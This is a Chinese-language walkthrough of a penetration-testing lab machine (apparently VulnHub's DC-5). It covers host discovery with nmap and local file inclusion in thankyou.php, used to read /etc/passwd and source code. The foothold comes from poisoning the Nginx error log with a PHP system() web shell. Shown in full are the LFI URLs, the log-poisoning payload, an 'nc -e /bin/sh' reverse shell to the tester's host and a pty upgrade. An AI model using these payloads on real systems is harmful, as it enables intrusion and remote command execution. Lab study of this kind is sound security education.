# 1. 主机发现

利用 netdiscover 发现主机, 192.168.203.130

或者使用 nmap -sP 192.168.205.0/24

# 2. 端口扫描

```
1  > nmap -sV -A 192.168.205.7
2  Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-11 15:37 CST
3  Nmap scan report for 192.168.205.7
4  Host is up (0.00093s latency).
```

```
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.6.2
|_http-server-header: nginx/1.6.2
|_http-title: Welcome
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2,3,4
                      111/tcp rpcbind
| 100000 2,3,4
                      111/udp rpcbind
100000 3,4
                      111/tcp6 rpcbind
100000 3,4
                      111/udp6 rpcbind
                    43447/tcp status
                    46548/udp6 status
                     53003/udp status
1_ 100024 1
                     60147/tcp6 status
MAC Address: 00:0C:29:63:68:89 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
TRACEROUTE
HOP RTT ADDRESS
1 0.93 ms 192.168.205.7
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.11 seconds
```

## 3. 入侵点测试

可以看到主要可利用端口为80。

查看了Web页面,没有什么CMS、只有几个标题页脚和几个页面。

其中 Home 、 Solutions 、 About Us 、 FAQ 都是一些文字没有利用空间。

在 Contact 页面中有表单提交,进行尝试分析。

• • •	<u>_</u> c	ontact	×	+								
$\leftarrow$ $\rightarrow$	C	▲ 不安全	192.168.205	5.7/contact.php			n s	6 1	<u> </u>	<b>(</b>	9	
					lincidunt tellus. Suspendisse potenti. Cras consectetur mi vitae mattis dictum. Sed sed rhoncus turpis. Maecenas volutpat dignissim nibh ac rutrum. In convallis interdum risus, eget lobortis purus elementum in. Nunc nulla metus, blandit in suscipit eu, consequat et sapien.							
					Ut non ante in ipsum molestie faucibus at sit amet erat. Morbi ac ligular honocus, facilisis nibh at, sodales coli. Morbi enim erat, elefend am inon, facilisis convalisi sorti. Quisque venenatis quis risus ut vulquate. Aenean efficitu triculuri aculis. Suspendisse potaleri. Pellentesque laculis ligular interdum nibh ullamcorper, quis tristique tortor lacinia. Morbi aliquam arcu efficitur i psum vehicula venenatis. Pellentesque instituique, est ut incidunt lobortis, libero massa cursus tellus, tempor venenatis nis risus nece nis. In ut massa ipsum. Phasellus vel justo metus. Mauris lobortis pharetra tristique. Donec justo felis, scolerisque eget condimentum eget, consequat ut ipsum. Integer at sem varurs, luctus massa nec, omare dotor. Dius vitas espien purus.							
					Etiam egestas cursus mollis. Sed sit amet ultrices felis. Donec faucibus uma ac erat convallis gravida. Quisque elementum vel ipsum vitae luctus. Praesent fincidunt ipsum eget nunc convallis, sit amet porta lorem facilisis. Cras sollicitudin lorem at mauris consequat, vitae ultricis oterm sodales. Proin blendum ord id sapien vestibulum tempor. Sed molestie nec erat a lacinia. Curabitur eget felis nunc. Maecenas eros nunc, eleifend a tincidunt sed, ultricies eu quam.							
					Aliquam tempus lectus volutpat turpis sodales portitior. Nam at justo eget veilit rutrum porta. Cras vel sem blandit, fermentum ligula et, pulvinar dolor. Sed feuglat libero ut sem interdum, a ultricies neque sagititis. Pellentesque at turpis efficitur, interdum lorem eget, elementum ligula. Curabitur conque accumsan er, vel dictum veil fictium ac. Done vulputate purus non est efficitur ultamcorper. Vestibulum maximus ante vitae consectetur eleifend. Fusce lobortis est non arcu feuglat, vel dignissim nisi maximus.							
					First Name							
					Your name							
					Last Name							
					Your last name							
					Country							
					Australia							
					Subject							
					Write something							
					Submit							
Copyright © 2019												

在提交了几次表单后,发现**页脚的年份在不断变化**。

可能是引入了 footer.php 来输出页脚信息。



#### • 3.1 文件包含漏洞

因为页脚信息可能是通过包含 footer.php 进行输出的,所以可能存在文件包含漏洞,这里简单读一下系统目录发现直接就能读: http://192.168.205.7/thankyou.php?file=/etc/passwd

说明此处存在**文件包含漏洞**。



同样可以使用伪协议来读取 thankyou.php 源码: http://192.168.205.7/thankyou.php? file=php://filter/read=convert.base64-encode/resource=thankyou.php



解码可以看到确实是通过包含 footer.php 用以输出页脚信息。

```
1  ...
2  <footer>
3   <?php
4   $file = $_GET['file'];
5   if(isset($file)){
6    include("$file");
7   }
8   else{
9   include("footer.php");
10  }
11  ?>
12  </footer>
13  ...
```

顺便看一下 footer.php 内容。

### • 3.2 Nginx 日志

可以看到Web服务器使用了 Nginx 服务器,可以探测是否具有 Nginx 日志利用的可能。



Lead generation · CRM integration · API

查看 Nginx 配置文件: http://192.168.205.7/thankyou.php?file=/etc/nginx/nginx.conf




#### 可以看到log存放的目录:

- 1 access\_log /var/log/nginx/access.log;
  2 error\_log /var/log/nginx/error.log;
- 之后发包测试带入 <?php phpinfo();?> 看是否执行。



之后验证读取日志文件: http://192.168.205.7/thankyou.php?

file=/var/log/nginx/error.log




发现成功显示,说明Nginx日志写入命令成功执行。

### 4. 漏洞利用

之后结合本地文件包含与Nginx日志进行Getshell。

传入一句话 http://192.168.205.7/thankyou.php?file=<?php system(\$\_REQUEST['cmd']);?>



可以看到成功读取内容: http://192.168.205.7/thankyou.php?

file=/var/log/nginx/error.log&cmd=ls



反弹shell: /thankyou.php?file=/var/log/nginx/error.log&cmd=nc -e /bin/sh

192.168.205.4 4444



nc连接,反弹成功。

```
1  > nc -lvp 4444
2  listening on [any] 4444 ...
3  192.168.205.7: inverse host lookup failed: Unknown host
4  connect to [192.168.205.4] from (UNKNOWN) [192.168.205.7] 57668
5  ls
6  about-us.php
7  contact.php
8  css
9  faq.php
10  footer.php
11  images
12  index.php
13  solutions.php
14  thankyou.php
```

切换为交互式 bash: python -c "import pty;pty.spawn('/bin/bash')"

```
1  ...
2  solutions.php
3  thankyou.php
4  python -c "import pty;pty.spawn('/bin/bash')"
5  www-data@dc-5:~/html$ ls
6  ls
7  about-us.php css footer.php index.php thankyou.php
8  contact.php faq.php images solutions.php
9  www-data@dc-5:~/html$
```